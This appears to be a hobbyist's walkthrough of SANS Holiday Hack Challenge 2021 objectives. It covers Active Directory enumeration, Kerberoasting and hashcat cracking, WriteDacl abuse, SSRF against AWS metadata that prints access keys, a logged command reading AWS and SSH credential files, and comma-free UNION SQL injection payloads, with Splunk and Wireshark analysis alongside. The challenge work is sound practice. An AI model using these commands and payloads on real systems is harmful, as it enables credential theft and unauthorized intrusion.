
Now that I've broken out into a bash prompt, I looked around (following the suggestions in the hint) and notice that the routing table includes routes to another three networks **`10.128.1.0/24`**, **`10.128.2.0/24`** and **`10.128.3.0/24`**. The **`172.17.0.0/16`** network is the one we're on.

I also have a look at the ARP table and find four hosts on it which are on the same network as I am. I ran a **`nmap`** scan towards each of these four IPs and **`172.17.0.4`** attracted my attention due to the

```
0
ilhiewwaxw@grades:/home$ netstat -rn
Kernel IP routing table
Destination     Gateway         Genmask         Flags   MSS Window  irtt Iface
0.0.0.0         172.17.0.1      0.0.0.0         UG        0 0          0 eth0
10.128.1.0      172.17.0.1      255.255.255.0   UG        0 0          0 eth0
10.128.2.0      172.17.0.1      255.255.255.0   UG        0 0          0 eth0
10.128.3.0      172.17.0.1      255.255.255.0   UG        0 0          0 eth0
172.17.0.0      0.0.0.0         255.255.0.0     U         0 0          0 eth0
ilhiewwaxw@grades:/home$
```

```
ilhiewwaxw@grades:/home/ilhiewwaxw$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
172.17.0.1               ether   02:42:0b:5c:6f:04   C                     eth0
172.17.0.2               ether   02:42:ac:11:00:02   C                     eth0
172.17.0.4               ether   02:42:ac:11:00:04   C                     eth0
172.17.0.5               ether   02:42:ac:11:00:05   C                     eth0
ilhiewwaxw@grades:/home/ilhiewwaxw$ nmap 172.17.0.1 -PS22,445
Starting Nmap 7.80 ( https://nmap.org ) at 2021-12-25 22:00 UTC
```





number of open ports it had including LDAP, SMB and RPC.

Using **`rpcclient`**, I was able to connect to **`172.17.0.4`** with the same credentials provided by the Elf-U registration page

```
sloxtmaeel@grades:/home/sloxtmaeel$ rpcclient 172.17.0.4 -U sloxtmaeel
Enter WORKGROUP\sloxtmaeel's password:
rpcclient $>
```

At this point I googled up some [ways of enumerating a server using rpcclient] and I was able to get some interesting information.

By running `rpcclient $> enumdomusers` we get a list of users on the domain which include a number of particularly interesting ones:

- `user: [test] rid:[0x60f]`
- `user:[Administrator] rid: [0x1f4]`
- `user:[admin] rid:[0x3e8]`
- `user:[elfu_admin] rid[0x450]`
- `user:[elfu_svc] rid:[0x451]`
- `user:[remote_elf] rid:[0x452]`

I could also run `rpcclient $> enumdomgroups` to get a list of domain groups

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[Cloneable Domain Controllers] rid:[0x20a]
group:[Protected Users] rid:[0x20d]
group:[Key Admins] rid:[0x20e]
group:[Enterprise Key Admins] rid:[0x20f]
group:[DnsUpdateProxy] rid:[0x44f]
group:[RemoteManagementDomainUsers] rid:[0x453]
group:[ResearchDepartment] rid:[0x454]
group:[File Shares] rid:[0x5e7]
```

and `rpcclient $> get dompwinfo` to find out what kind of password requirements are enforced on the domain. From this I learned that the domain requires a minimum password length of 7 characters. Something tells me this might be useful later on in this challenge...

```
rpcclient $> getdompwinfo
min_password_length: 7
password_properties: 0x00000001
        DOMAIN_PASSWORD_COMPLEX
rpcclient $>
```






Running **nmap** towards the **10.x.x.x** networks with the **-PS22,445** switch as suggested in the hint gives us two hosts that are particularly interesting: **10.128.3.30** and **10.128.1.53**. The latter's hostname is **hhc21-windows-dc.c.holidayhack2021.internal** and by connecting to it using **rpcclient** and running `rpcclient $> querydominfo`, I confirmed that the Server's role is **ROLE_DOMAIN_PDC** – presumably that stands for **P**rimary **D**omain **C**ontroller. Similarly, I was able to determine that **10.128.3.30** is the BDC – **B**ackup **D**omain **C**ontroller.

```
rpcclient $> querydominfo
Domain:         ELFU
Server:
Comment:
Total Users:    533
Total Groups:   0
Total Aliases:  10
Sequence No:    1
Force Logoff:   -1
Domain Server State:    0x1
Server Role:    ROLE_DOMAIN_PDC
Unknown 3:      0x1
```

Now that I found the domain controller, I should be able to use Kerbroasting to get a password hash. I start by uploading the script **GetUserSPNs.py**[1] using **scp**:

```
> Scp -P 2222 GetUserSPNs.py username@grades.elfu.org:
```

I can now run the script on the grades.elfu.org machine which is directly connected to the ELFU domain and I can use my own credentials for this:

```
$ Python3 GetUserSPNs.py -outputfile spns.txt -dc-ip 10.128.1.53
elfu.local/username:'Password!' -request
```

Once the script runs, I got a text file; **spns.txt** which contains a hash for user **elfu_svc** and I could copy this back to my local machine using **scp** once again:

```
> Scp -P 2222 username@grades.elfu.org:/home/username/spns.txt spns.txt
```

For the next step I need to crack the hash using **Hashcat**. For this I'll need a suitable wordlist and a mangling ruleset. The hints suggest using **cewl** to generate the wordlist and **OneRuleToRuleThemAll.rule**[2] as a mangling rule. From the enumeration I did earlier on the domain connected machines, I know that the domain password rules expect a password with a minimum length of 7 characters. So, I can use **cewl** to scrape https://register.elfu.org/register for words of suitable length. I also include the **–with-numbers** switch as recommended by the hints (by looking at the page source we see the names of karaoke groups which look a bit like potential passwords and include numbers in them).

```
        </div>
        <div class="col s12">
          <div class="center" style="font-size: 12px;">@ 2021 Elf University - All Rights Reserved</div>
        </div>
        <div class="col s12"> </div>
        <!-- Remember the groups battling to win the karaoke contest earleir this year? I think they were rocks4socks, cookiepella, asnow2021,
        v0calprezents, Hexatonics, and reindeers4fears. Wow, good times! -->
      </form>
    </div>
  </div>

</div>
<script src="js/jquery.min.js"></script>
```

```
$ cewl -m 7 -w custom_wordlist.txt –with-numbers https://register.elfu.org/register
```

Now I run **hashcat** with the generated wordlist:


```
$ hashcat -m 13100 -a 0 spns.txt –potfile-disable -r OneRuleToRuleThemAll.rule –force -O -w
4 –opencl-device-types 1,2 custom_wordlist.txt
```

Once **hashcat** finishes cracking the hash I find out that the user **elfu_svc** has password **Snow2021!** 😊

[1] https://github.com/SecureAuthCorp/impacket/blob/master/examples/GetUserSPNs.py
[2] https://github.com/NotSoSecure/password_cracking_rules/blob/master/OneRuleToRuleThemAll.rule

I can use these new credentials now to connect to the BDC server and see what shares are available on it:

```
$ rpcclient -U elfu_svc 10.128.3.30 -c netshareenum
```



I see that there are 4 shares available; **netlogon**, **sysvol**, **elfu_svc_shr** and **research_dep**.

I can access all of these apart from **research_dep**. On the other hand, **elfu_svc_shr** is the only share I have access to that has any files on it.

I can access this share and download all the files in a tar archive:

```
$ smbclient -U elfu_svc //10.128.3.30/elfu_svc_shr
smb: \> tar c all.tar
```


Now I can untar the file and search through the contents:

```
$ tar -xvf all.tar
$ grep -l remote_elf *[3]
```

This pointed me to a PowerShell script file called **GetProcessInfo.ps1** (can't believe it's actually the exact same filename as in the tutorial video) which includes some kind of hash of **remote_elf**'s password.

```
NgA5ADgAMQA1ADIANABmAGIAMAA1AGQAOQA0AGMANQBlADYAZAA2ADEAMgA3AGIANwAxAGUAZgA2AGYAOQBiAGYAMwBjADEAYwA5AGQANABlAGMAZAA1ADUAZAAxADUANwAxADMAYwA0ADUAMwAwAGQANQA5ADEAYQBlADYAZAAzADUAMAA3AGIAYwA2AGEANQAxADAAZAA2ADcANwBlAGUAZQBlADcAMABjAGUANQAxADEANgA5ADQANwA2AGEA"
$aPass = $SecStringPassword | ConvertTo-SecureString -Key 2,3,1,6,2,8,9,9,4,3,4,5,6,8,7,7
$aCred = New-Object System.Management.Automation.PSCredential -ArgumentList ("elfu.local\remote_elf", $aPass)
Enter-PSSession -ComputerName 10.128.1.53 -Credential $aCred -Authentication Negotiate
```

Looking through the script I can see that is actually using **remote_elf**'s credentials to connect to the DC and get the running processes. I can therefore edit the same script using the hints provided here to allow me to establish a PowerShell Session.



Now I hope (or expect, given the hints in this challenge so far) that **remote_elf** has been given **WriteDacl** rights to a group that is of interest to us. After some trial-and-error I find that **remote_elf** does indeed have **WriteDacl** enabled for the group **Research Department**. This is verified by running the following at the powershell prompt:

```
$ADSI = [ADSI]"LDAP://CN=Research Department,CN=Users,DC=elfu,DC=local"
$ADSI.psbase.ObjectSecurity.GetAccessRules($true,$true,[Security.Principal.NTAccount])
```

[3] I finally looked for remote_elf after trying a whole bunch of other keywords and then decided to start looking for some of the usernames I had enumerated earlier.

And here we see that **WriteDacl** is enabled for **remote_elf**... excellent!

```
ActiveDirectoryRights : WriteDacl
InheritanceType       : None
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\remote_elf
IsInherited           : False
InheritanceFlags      : None
PropagationFlags      : None
```

So now I can use **remote_elf**'s privileges to give **Generic All** access to our username provided by the **register.elfu.org** system. For this I can use this script. The script runs with a number of errors, but when I check permissions again I see that my user now has **GenericAll** rights.

```
ActiveDirectoryRights : GenericAll
InheritanceType       : All
ObjectType            : 00000000-0000-0000-0000-000000000000
InheritedObjectType   : 00000000-0000-0000-0000-000000000000
ObjectFlags           : None
AccessControlType     : Allow
IdentityReference     : ELFU\fmcygawtjd
IsInherited           : False
InheritanceFlags      : ContainerInherit
PropagationFlags      : None
```

This means that I should now be able to add myself to the **ResearchDepartment** group. To do this I run this script and I can now verify that my user; **fmcygawtjd** has indeed been added to the **ResearchDepartment** group.

```
net group "ResearchDepartment" /domain
Group name     ResearchDepartment
Comment        Members of this group have access to all ElfU research resources/shares.

Members

-------------------------------------------------------------------------------
abjvfcscmv               dbevvcejny               fewgolvtui
fmcygawtjd               iqlhujjwwx               qcljgnpsjl
test                     tzenhpdnyv               xdtqjfinpd
The command completed successfully.
```

Now I am able to access **//10.128.3.30/research_dep** with my own username and password and there I (FINALLY) find a nice file waiting for me: **SantaSecretToAWonderfulHolidaySeason.pdf**. It would have been nice if it had been a simple txt file I guess – but anyway – I can use **scp** to transfer the file to our PC.

But **scp** gives us a "TERM Environment Variable Not Set" Error and helpfully suggests I use a bash shell on the remote pc. So I switch to bash by running `$ chsh -s /bin/bash` then exiting back to the python prompt and calling up the bash prompt once again. Now I was able to **scp** the document to my PC and open the pdf to find the Santa's ingredient at the top of the list.

This was one super challenging Objective! So many of the elements were completely new to me; rpcclient enumeration, working with AD, working with PowerShell, etc.. not to mention Kerbroasting! But this is what keeps bringing me back to the HolidayHack Challenge year after year – the challenges are all challenging but achievable and it's a great feeling when I get to accomplish each one 😊

Objective 9 – Splunk!

Help Angel Candysalt solve the Splunk challenge in Santa's great hall. Fitzy Shortstack is in Santa's lobby, and he knows a few things about Splunk. What does Santa call you when when you complete the analysis?

Hints

- Sysmon network events don't reveal the process parent ID for example. Fortunately, we can pivot with a query to investigate process creation events once you get a process ID.
- Did you know there are multiple versions of the Netcat command that can be used maliciously? nc.openbsd, for example.
- Between GitHub audit log and webhook event recording, you can monitor all activity in a repository, including common git commands such as git add, git status, and git commit.

Procedure

Task 1:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1| top limit=50 CommandLine
```

Answer: git status

```
grep -c ^processor /proc/cpuinfo
grep -E overlayroot|/media/root-ro|/media/root-rw /proc/mounts
git status
find /var/lib/update-notifier/updates-available -newermt now-7 days
find /var/lib/apt/lists/ /etc/apt/sources.list //var/lib/dpkg/status -type f -newer /var/li
```

Task 2:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
EventCode=1 user=eddie CommandLine=git*origin*
```

Answer: git@github.com:elfnp3/partnerapi.git

Task 3:

```
index=main sourcetype=journald source=Journald:Microsoft-Windows-Sysmon/Operational
CommandLine=docker*
```

Answer: docker compose up

Task 4:

```
index=main sourcetype=github_json "alert.html_url"=*
```

Answer: https://github.com/snoopysecurity/dvws-node

Task 5:

```
index=main *javascript*
```

Answer: holiday-utils-js

Task 6:

Answer: /usr/bin/nc.openbsd

Task 7:






```
index=main EventDescription="Process creation" ParentProcessId=6788
```

Answer: 6

>	11/24/21 2:16:23.666 PM	emcjingles-l	Journald:Microsoft-Windows-Sysmon/Operational	journald	cat /home/eddie/.aws/credentials /home/eddie/.ssh/authorized_keys /home/eddie/.ssh/config /home/eddie/.ssh/eddie /home/eddie/.ssh/eddie.pub /home/eddie/.ssh/known_hosts

Task 8:

```
index=main EventDescription="Process creation" ProcessId=6788
```

Answer: preinstall.sh

Objective 10 – Now Hiring!

What is the secret access key for the Jack Frost Tower job applications server? Brave the perils of Jack's bathroom to get hints from Noxious O. D'or.

Hints

- The AWS documentation for IMDS is interesting reading.

Procedure

We start off with a very helpful hint in what Noxious O D'Or tells us before giving us the official hints for this objective; *"Dr. Petabyte told us, 'Anytime you see URL as an input, test for SSRF.'".*

This is particularly helpful since the Jack Frost Tower application form includes a field which expects a URL to a public "NLBI Report" as input

Right away I notice that by placing some typical SSRF strings[4] in this field I get a different output page on submission and that the page is trying to display an image called **<name>.jpg** (where name is the name entered in the application form).

In particular it looks like strings such as **file:///etc/passwd** and **http://169.254.169.254/latest/meta-data/** trigger this kind of behaviour so I know for sure that the website is vulnerable to SSRF and is most likely using AWS. In order to retrieve the results of these queries, I run the web form through Burp Suite so that I can see the raw data within **<name>.jpg**.

Right away I was able to retrieve the contents of **/etc/passwd** and **http://169.254.169.254/latest/meta-data** as expected.

Similarly by submitting **http://169.254.169.254/latest/meta-data/security-credentials** I found a user called **jf-deploy-role** and presumably "jf" stands for our old enemy; Jack Frost. So by going back to the application form and submitting **http://169.254.169.254/latest/meta-data/security-credentials/jf-deploy-role** I got the following raw output:


```
"Code": "Success",
"LastUpdated": "2021-05-02T18:50:40Z",
"Type": "AWS-HMAC",
"AccessKeyId": "AKIA5HMBSK1SYXYTOXX6",
"SecretAccessKey": "CGgQcSdERePvGgr058r3PObPq3+0CfraKcsLREpX",
"Token": "NR9Sz/7fzxwIgv7URgHRAckJK0JKbXoNBcy032XeVPqP8/tWiR/KVSdK8FTPfZWbxQ==",
"Expiration": "2026-05-02T18:50:40Z"
```


And there it is – Jack Frost's **SecretAccessKey** in all its glory. Super easy when you've completed the IMDS Exploration Challenge 😊

[4] This webpage was particularly useful for this bit: https://cobalt.io/blog/a-pentesters-guide-to-server-side-request-forgery-ssrf

Objective 11 – Customer Complaint Analysis

A human has accessed the Jack Frost Tower network with a non-compliant host. Which three trolls complained about the human? Enter the troll names in alphabetical order separated by spaces. Talk to Tinsel Upatree in the kitchen for hints.

Hints

- Different from BPF capture filters, Wireshark's display filters can find text with the **contains** keyword - and evil bits with **ip.flags.rb**.
- RFC3514 defines the usage of the "Evil Bit" in IPv4 headers.

Procedure

It's clear that this is going to be a WireShark filtering challenge – so first thing to do is to fire up WireShark and open the provided **pcap** file.

Looking at the **pcap** file I can see that complaints are registered through a web form called **/feedback/guest_complaint.php** in plaintext through an **HTTP PUT** method. We can filter for these events by using the following simple display filter:

```
http contains "complaint.php" and http contains "POST"
```

The hints make reference to RFC3514 which sets the reserved bit in an IPv4 header to mark the packet as 'evil'. The objective's question also lets us know that the human in question has accessed the network with a non-compliant host. So in this case I'm expecting traffic coming from the human to have the reserved bit unset. I used the following Wireshark display filter to see the complaint made by the human:

```
http contains "complaint.php" and http contains "POST" and  ip.flags.rb==0
```

This filter results in a single HTTP POST from a lady in Room 1024

```
HTML Form URL Encoded: application/x-www-form-urlencoded
  Form item: "name" = "Muffy VonDuchess Sebastian"
  Form item: "troll_id" = "I don't know. There were several of them."
  Form item: "guest_info" = "Room 1024"
  Form item: "description" = "I have never, in my life, been in a facility with such a horri
  Form item: "submit" = "Submit"
```


So now I can simply filter for complaints about room 1024 that have the evil bit set to 1:

```
http contains "complaint.php" and http contains "POST" and http contains "1024"
and  ip.flags.rb==1
```

This leaves me with three complaints made by three trolls named **Yaqh, Flud** and **Hagg.**

http contains "complaint.php" and http contains "POST" and http contains "1024" and ip.flags.rb==1

No.	Time	Source	Destination	Protocol	Length	Info
276	2223.8298…	10.70.84.38	10.70.84.10	HTTP	882	POST /feedback/guest_complaint.php HTTP/1.1 (application/x-www-form-urlencoded)
312	2565.0487…	10.70.84.164	10.70.84.10	HTTP	911	POST /feedback/guest_complaint.php HTTP/1.1 (application/x-www-form-urlencoded)
348	2998.3837…	10.70.84.106	10.70.84.10	HTTP	883	POST /feedback/guest_complaint.php HTTP/1.1 (application/x-www-form-urlencoded)



Objective 12 – Frost Tower Website Checkup

Investigate Frost Tower's website for security issues. This source code will be useful in your analysis. In Jack Frost's TODO list, what job position does Jack plan to offer Santa? Ribb Bonbowford, in Santa's dining room, may have some pointers for you.

Hints

- When you have the source code, API documentation becomes tremendously valuable.

Procedure

Getting Past the Splash Page

We start this challenge with access only to a "Coming Soon" splash-page with a text box that allows us to submit an email address. From the hints I can guess that this objective will most likely involve SQLi so any fields that accept user input will be of particular interest, unfortunately the input to the text box is being validated in this case.

I used Atom to load up the source code for the whole project and this allowed me to search through all the files and compare more easily. I noticed that the "Coming Soon" splash-page had a hidden variable called **`csrf`** with a seemingly randomly generated token value. Other pages on the website check for this token to ensure that they are not accessed directly and that you can only visit them from other places on the website.

By searching for the keyword **`csrf`** in the source code I noticed that there is one page that does not include this variable and that's **`/testsite`**. In fact, I was able to enter the URL **`https://staging.jackfrosttower.com/testsite`** directly to my browser and access the staged website.

Auth Bypass

Once I was able to access the Jack Frost Tower website, I had access to the 'About Us', 'Services' and 'Contact Us' pages but only the latter had any user input fields. There is also a link to a 'Dashboard login' but this requires us to have login credentials which I don't (yet).

It took me several hours of staring at the source code and finally ended up solving this bit completely by accident! If you submit a contact form and then try to re-submit with the same email address you get a message saying that the email already exists. If you then navigate to **`http://staging.jackfrosttower.com/dashboard`** you are allowed in. From what I can understand the **`session.unique.ID`** is set as **`session.uniqueID = email`** in the **`/postcontact`** part of the code. The **`/dashboard`** part of the code then checks to see if this variable is set before allowing access to the dashboard page.

SQL Injection

Now that I had access to the Dashboard, I was able to view details and edit some fields for the users that registered on the 'Contact Us' pages. I decided to start looking for a possible SQLi entry point. I did this by searching the code for every instance where there is a `SELECT * FROM` statement in the code as this could be a potential SQLi entry point. All the website parts I have

access to appear to pass on sanitised user input to the `SELCT * FROM` operation by using the `escape()`[5] function. There is one exception however; the **`/detail`** page accepts a user id from the URI (eg. **`https://staging.jackfrosttower.com/detail/1`**) and passes the value on directly to **`detail.ejs`**[6]. I can also pass on multiple comma-separated user ids (…**`/detail/1,2,3`**) and the page lists all of them. So, this now looks like a very likely SQLi vulnerability.

(*NOTE: from here on the https://staging.jackfrosttower.com/ part of the URI will be implied for ease of legibility).*

If I pass the following string, I can see a list of all entries in the **`uniqeucontact`** database.


```
.../detail/1,2 OR 1=1
```

I can also order the results by a particular column value – so this page is most definitely vulnerable to SQLi:

```
…/detail/1,2 OR 1=1 ORDER by email
```


With luck[7] I was also able to get data from other tables including password hashes for the Admin and Super Admin users – this led me in the wrong direction for a while - it looks like it's mostly useless to try and crack Bcrypt hashes.

```
.../detail/1,2 UNION SELECT * FROM users WHERE
        user_status=1 OR user_status=2
```



The biggest challenge I was facing at this point was the way in which the web page displays the data returned from the databases. The **`/detail`** page is expecting to retrieve 7 fields of data from the table **`uniqecontact`**; **`id`**, **`full_name`**, **`email`**, **`phone`**, **`country`**, **`date_created`** and **`date_update`** (I can see this by looking at the source code and database structure). So, I decided to try passing my own 7 fields to the SQL query to understand a bit better how the page is working. To keep things simple, I passed seven fixed values from `11` to `77` and examined how these were displayed on the screen.[8] I had to assign each value to a variable and use multiple **`JOIN`** commands to avoid using commas in my query (as these are being filtered) [9]

```
.../detail/1,2 UNION SELECT * FROM (SELECT 11)A JOIN (SELECT 22)B JOIN (SELECT 33)C
JOIN (SELECT 44)D JOIN (SELECT 55)E JOIN (SELECT 66)F JOIN (SELECT 77)G;--
```



[5] https://github.com/mysqljs/mysql#escaping-query-values


[6] I must point out that I have close to no experience in coding and even less so with web applications – so this is just how I *think* it might be working – but I definitely stand to be corrected.

[7] This query only works because the **`users`** table has the same number of columns as **`uniquecontact`** – so it's only by sheer luck that I got this result.

[8] Many thanks to **i81b4u#9510** on Discord for helping me reason this one out.

[9] Further reading here: https://blog.fireheart.in/a?ID=01550-bf20ddc3-4878-49cf-9c7a-7b09cc36609d

From the result of this query, I could tell that the page is displaying the 2nd, 3rd, 4th and 5th **SELECT** queries only, so I should be able to replace the **22**, **33**, **44** and **55** placeholders in my query with other values that are more interesting to me.



For example, I can see a list of names stored in the **users** table with the following query:

```
.../detail/1,2 UNION SELECT * FROM
((SELECT 11)A JOIN (SELECT name FROM users)B JOIN (SELECT 33)C JOIN (SELECT 44)D
JOIN (SELECT 55)E JOIN (SELECT 66)F JOIN (SELECT 77)G);--
```

Since the objective's question seems to be asking for a cleartext answer, it stands to reason that there must be some kind of text stored somewhere in the database that I can reference using SQLi. Maybe there are more tables than those shown in the source code provided? Let's find out…


```
.../detail/1,2 UNION SELECT * FROM ((SELECT 11)A JOIN (SELECT table_name FROM
information_schema.tables)B JOIN (SELECT 33)C JOIN (SELECT 44)D JOIN (SELECT 55)E
JOIN (SELECT 66)F JOIN (SELECT 77)G);--
```

Sure enough – those sneaky guys at SANS included a fourth table called **todo** which was not included in the source code! It would be useful to find out what columns it contains now:

```
.../detail/1,2 UNION SELECT * FROM ((SELECT 11)A JOIN (SELECT column_name FROM
information_schema.columns WHERE table_name='todo')B JOIN (SELECT 33)C JOIN
(SELECT 44)D JOIN (SELECT 55)E JOIN (SELECT 66)F JOIN (SELECT 77)G);--
```

From this query I now know that table **todo** contains the following columns: **id**, **note** and **completed**. All that remains now is to have a peak at what's inside **todo**:

```
.../detail/1,2 UNION SELECT * FROM ((SELECT 11)A JOIN (SELECT note FROM todo)B
JOIN (SELECT 33)C JOIN (SELECT 44)D JOIN (SELECT 55)E JOIN (SELECT 66)F JOIN
(SELECT 77)G);--
```



And there we have it – proof that Jack Frost is an expert at adding insult to injury!!

Objective 13 – FPGA Programming

Write your first FPGA program to make a doll sing. You might get some suggestions from Grody Goiterson, near Jack's elevator.

Hints

- Prof. Qwerty Petabyte is giving a lesson about Field Programmable Gate Arrays (FPGAs).
- There are FPGA enthusiast sites.

Procedure


To implement the code for this objective I ended up ignoring professor petabyte's advice entirely and not using any rounding-up function. I simply replicated and modified the code he explained in his presentation which he used to program a blinking LED.

The main part of the code is the **`limit`** variable which determines how many clock cycles to count before flipping the output bit on the speaker. This takes half the clock frequency[10] (i.e., in this case 0.5 * 125MHz = 62.5MHz) and divides it by the frequency requested by the user input; **`freq`**.

`freq` is divided by 100, since the input is given with two decimal points included as part of the integer (e.g. 532.12Hz is given as 53212).

The rest of the code counts down from **`limit`** with every high clock edge and flips the output bit for the speaker every time the counter hits zero…. rinse and repeat.


Full Code used may be seen here.



[10] We're using half the clock frequency since we'll be counting clock edges to toggle our output between high and low, whereas the CPU clock would have done a complete high/low cycle with every edge.

The End

